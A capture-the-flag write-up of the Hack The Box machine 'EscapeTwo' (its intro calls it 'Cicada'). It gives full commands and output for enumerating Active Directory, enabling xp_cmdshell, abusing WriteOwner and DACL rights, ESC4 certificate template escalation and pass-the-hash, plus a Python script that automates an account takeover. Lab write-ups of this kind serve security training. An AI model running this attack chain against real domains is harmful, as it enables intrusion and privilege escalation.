12/01/25
EscapeTwo
hackthebox
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
In this write-up, we will walk through the steps to compromise the Cicada machine on Hack The Box. The machine involves exploiting a Windows Active Directory environment with multiple services running, including SMB, LDAP, and Microsoft SQL Server. We will leverage misconfigurations, weak credentials, and privilege escalation techniques to gain administrative access and retrieve the root flag.
Initial Enumeration with Nmap
We started by performing a port scan using Nmap to identify open ports and services running on the target machine.
$ nmap -sV 10.10.11.51
nmap -sV 10.10.11.51
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 16:43 +01
Nmap scan report for sequel.htb (10.10.11.51)
Host is up (0.066s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-12 15:44:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.92 seconds
Key Findings:
- SMB (Port 445)
- Potentially exploitable for file shares
- LDAP (Ports 389, 636)
- Active Directory services running
- MSSQL (Port 1433)
- Microsoft SQL Server
- Potential vector for exploitation
- Initial Credentials
- Username: rose
- Password: KxEPkKe6R8su
Enumeration services
Bloodhound
Using Bloodhound, we enumerated the Active Directory environment to identify potential attack paths.
netexec ldap sequel.htb -u rose  -p KxEPkKe6R8su  --bloodhound --collection All --dns-server 10.10.11.51
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.51     389    DC01             [+] sequel.htbrose:KxEPkKe6R8su
LDAP        10.10.11.51     389    DC01             Resolved collection methods: localadmin, trusts, objectprops, container, psremote, group, dcom, acl, rdp, session
LDAP        10.10.11.51     389    DC01             Done in 00M 10S
LDAP        10.10.11.51     389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.10.11.51_2025-01-12_164518_bloodhound.zip
This generated a Bloodhound ZIP file, which we analyzed in the Bloodhound GUI.
SMB
We used netexec to enumerate SMB shares and discovered a share named Accounting Department.
$ netexec smb sequel.htb -u rose  -p KxEPkKe6R8su  --shares
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htbrose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions     Remark
SMB         10.10.11.51     445    DC01             -----           -----------     ------
SMB         10.10.11.51     445    DC01             Accounting Department READ
SMB         10.10.11.51     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.51     445    DC01             C$                              Default share
SMB         10.10.11.51     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ            Logon server share
SMB         10.10.11.51     445    DC01             Users           READ
we got the Accounting Department share
smbclient -U sequel.htb/rose%KxEPkKe6R8su //10.10.11.51/'Accounting Department'
Try "help" to get a list of possible commands.
smb: > ls
  .                                   D        0  Sun Jun  9 11:52:21 2024
  ..                                  D        0  Sun Jun  9 11:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 11:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 11:52:07 2024
We accessed the Accounting Department share and found two Excel files:
accounting_2024.xlsxaccounts.xlsx
After analyzing these files, we extracted the following credentials:
- Angela Martin:
angela:0fwz7Q4mSpurIt99 - Oscar Martinez:
oscar:86LxLBMgEWaKUnBG - Kevin Malone:
kevin:Md9Wlq1E5bZnVDVo - SQL SA Account:
sa:MSSQLP@ssw0rd!
Exploiting MSSQL
Using the sa credentials, we connected to the MSSQL server and enabled xp_cmdshell to execute commands on the system.
python3 mssqlclient.py 'sequel.htb/sa:MSSQLP@ssw0rd!@10.10.11.51'
SQL (sa  dbo@master)> SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
Steps:
Enabled xp_cmdshell if not :
# enable xp_cmdshell
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
Extracted the SQL Server service account password from the configuration file:
SQL (sa  dbo@master)> EXEC xp_cmdshell 'type C:SQL2019ExpressAdv_ENUsql-configuration.INI';
output
-------------------------------------------------
[OPTIONS]
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
We tested this password with the user ryan and successfully authenticated via WinRM.
$ crackmapexec winrm 10.10.11.51 -u ryan -p WqSZAF6CysDQbGb3
SMB         10.10.11.51     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
HTTP        10.10.11.51     5985   DC01             [*] http://10.10.11.51:5985/wsman

WINRM       10.10.11.51     5985   DC01             [+] sequel.htbryan:WqSZAF6CysDQbGb3 (Pwn3d!)
and from this u can read the user flag
Privilege Escalation

Using Bloodhound, we identified that the user ryan had WriteOwner permissions over the CA_SVC account. We exploited this to take ownership of the account and grant ourselves FullControl.
Changed ownership of CA_SVC to ryan:
python3 owneredit.py -action write -new-owner 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3' -dc-ip 10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-1114
[*] - sAMAccountName: ryan
[*] - distinguishedName: CN=Ryan Howard,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
Granted FullControl to ryan:
python3 dacledit.py -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250112-171528.bak
[*] DACL modified successfully!
Changed the password for CA_SVC:
net rpc password "CA_SVC" "123456789" -U "sequel.htb"/"ryan"%"WqSZAF6CysDQbGb3" -S "sequel.htb"
so the the credantials become CA_SVC:123456789
Exploiting ESC4 Vulnerability
Using certipy, we identified an ESC4 vulnerability in the DunderMifflinAuthentication certificate template. We modified the template to allow enrollment for the Administrator account.
find the vulnerability the certificate template
certipy-ad find -u 'CA_SVC@SEQUEL.HTB' -p '123456789' -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP
[*] Got CA configuration for 'sequel-DC01-CA'
[*] Saved BloodHound data to '20250112171842_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250112171842_Certipy.txt'
[*] Saved JSON output to '20250112171842_Certipy.json'
after reading the json file:
"33": {
      "Template Name": "DunderMifflinAuthentication", #interesting
      "Display Name": "Dunder Mifflin Authentication",
      "Certificate Authorities": [
        "sequel-DC01-CA" # we need this
      ],
      "Enabled": true, #interesting
      "Client Authentication": true, #interesting
      "Enrollment Agent": false,
      "Any Purpose": false,
      "Enrollee Supplies Subject": false,
      "Certificate Name Flag": [
        "SubjectRequireCommonName",
        "SubjectAltRequireDns"
      ],
      "Enrollment Flag": [
        "AutoEnrollment",
        "PublishToDs"
      ],
      "Private Key Flag": [
        "16842752"
      ],
      "Extended Key Usage": [
        "Client Authentication",
        "Server Authentication"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Validity Period": "1000 years",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "SEQUEL.HTB\Domain Admins",
            "SEQUEL.HTB\Enterprise Admins"
          ]
        },
        "Object Control Permissions": {
          "Owner": "SEQUEL.HTB\Enterprise Admins",
          "Full Control Principals": [
            "SEQUEL.HTB\Cert Publishers"
          ],
          "Write Owner Principals": [
            "SEQUEL.HTB\Domain Admins",
            "SEQUEL.HTB\Enterprise Admins",
            "SEQUEL.HTB\Administrator",
            "SEQUEL.HTB\Cert Publishers" #interesting VULN
          ],
          "Write Dacl Principals": [
            "SEQUEL.HTB\Domain Admins",
            "SEQUEL.HTB\Enterprise Admins",
            "SEQUEL.HTB\Administrator",
            "SEQUEL.HTB\Cert Publishers" #interesting VULN
          ],
          "Write Property Principals": [
            "SEQUEL.HTB\Domain Admins",
            "SEQUEL.HTB\Enterprise Admins",
            "SEQUEL.HTB\Administrator",
            "SEQUEL.HTB\Cert Publishers" #interesting VULN
          ]
        }
      },
      "[!] Vulnerabilities": {
        "ESC4": "'SEQUEL.HTB\\Cert Publishers' has dangerous permissions"
      }
    }
  }
}
Manipulate the certificate template:
$ certipy template -dc-ip 10.10.11.51 -u ca_svc -p '123456789' -template DunderMifflinAuthentication -target DC01.sequel.htb  -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
Requested a certificate for the Administrator account:
$ certipy req -ca sequel-DC01-CA -dc-ip 10.10.11.51 -u ca_svc -p '123456789' -template DunderMifflinAuthentication -target DC01.sequel.htb -upn administrator@sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 26
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
Authenticated using the certificate and retrieved the Administrator NT hash:
$ certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8edXXXXXXX
Finally, we used the Administrator hash to authenticate via WinRM and retrieve the root flag.
$ netexec winrm 10.10.11.51 -u Administrator -H 7a8d4e04986aXXXXXXXXXXXXX -x 'type C:UsersAdministratorDesktoproot.txt'

WINRM       10.10.11.51     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.51     5985   DC01             [+] sequel.htbAdministrator:7a8d4e04986aXXXXXXXX (Pwn3d!)
WINRM       10.10.11.51     5985   DC01             [+] Executed command (shell type: cmd)
WINRM       10.10.11.51     5985   DC01             df80XXXXXXXXXXXXXXXXXXXXXXXX
GG!🎉
KEY TAKEAWAYS
Credential Reuse: Weak or reused credentials across services can lead to lateral movement and privilege escalation.
Misconfigured Permissions: Improperly configured permissions (e.g., WriteOwner) can be exploited to gain control over critical accounts.
Certificate Template Vulnerabilities: Misconfigured certificate templates (e.g., ESC4) can be abused to escalate privileges in Active Directory environments.
Persistence and Enumeration: Tools like Bloodhound and certipy are invaluable for identifying attack paths and misconfigurations in AD environments.
⚠️ ATTENTION:
During my hacking process, I encountered a situation where the credentials for the CA_SVC account would frequently change, rendering them unusable. This forced me to repeat the steps of changing ownership, granting FullControl permissions, and updating the password multiple times. To streamline this tedious process, I created a script to automate these tasks in one go. While the script was functional, the overall experience of dealing with constantly changing credentials was frustrating and inefficient.
BTW : Ensure you have the following tools installed and accessible in your
environment:
- owneredit.py
- dacledit.py
- net
import subprocess

# Define variables
domain = "sequel.htb"
username = "ryan"
password = "WqSZAF6CysDQbGb3"
new_owner = "ryan"
target_account = "ca_svc"
new_password = "123456789"
dc_ip = "10.10.11.51"

# Change ownership of the target account using owneredit
print("[*] Changing ownership of the target account...")
owneredit_cmd = [
    "python3", "owneredit.py",
    "-action", "write",
    "-new-owner", new_owner,
    "-target", target_account,
    f"{domain}/{username}:{password}",
    "-dc-ip", dc_ip
]
subprocess.run(owneredit_cmd, check=True)

#  Grant FullControl permissions to the new owner using dacledit
print("[*] Granting FullControl permissions to the new owner...")
dacledit_cmd = [
    "python3", "dacledit.py",
    "-action", "write",
    "-rights", "FullControl",
    "-principal", new_owner,
    "-target", target_account,
    f"{domain}/{username}:{password}"
]
subprocess.run(dacledit_cmd, check=True)

# Step 3: Change the password of the target account using net rpc
print("[*] Changing the password of the target account...")
net_rpc_cmd = [
    "net", "rpc", "password", target_account, new_password,
    "-U", f"{domain}/{username}%{password}",
    "-S", domain
]
subprocess.run(net_rpc_cmd, check=True)

print("[+] Script executed successfully! Ownership, DACL, and password have been updated.")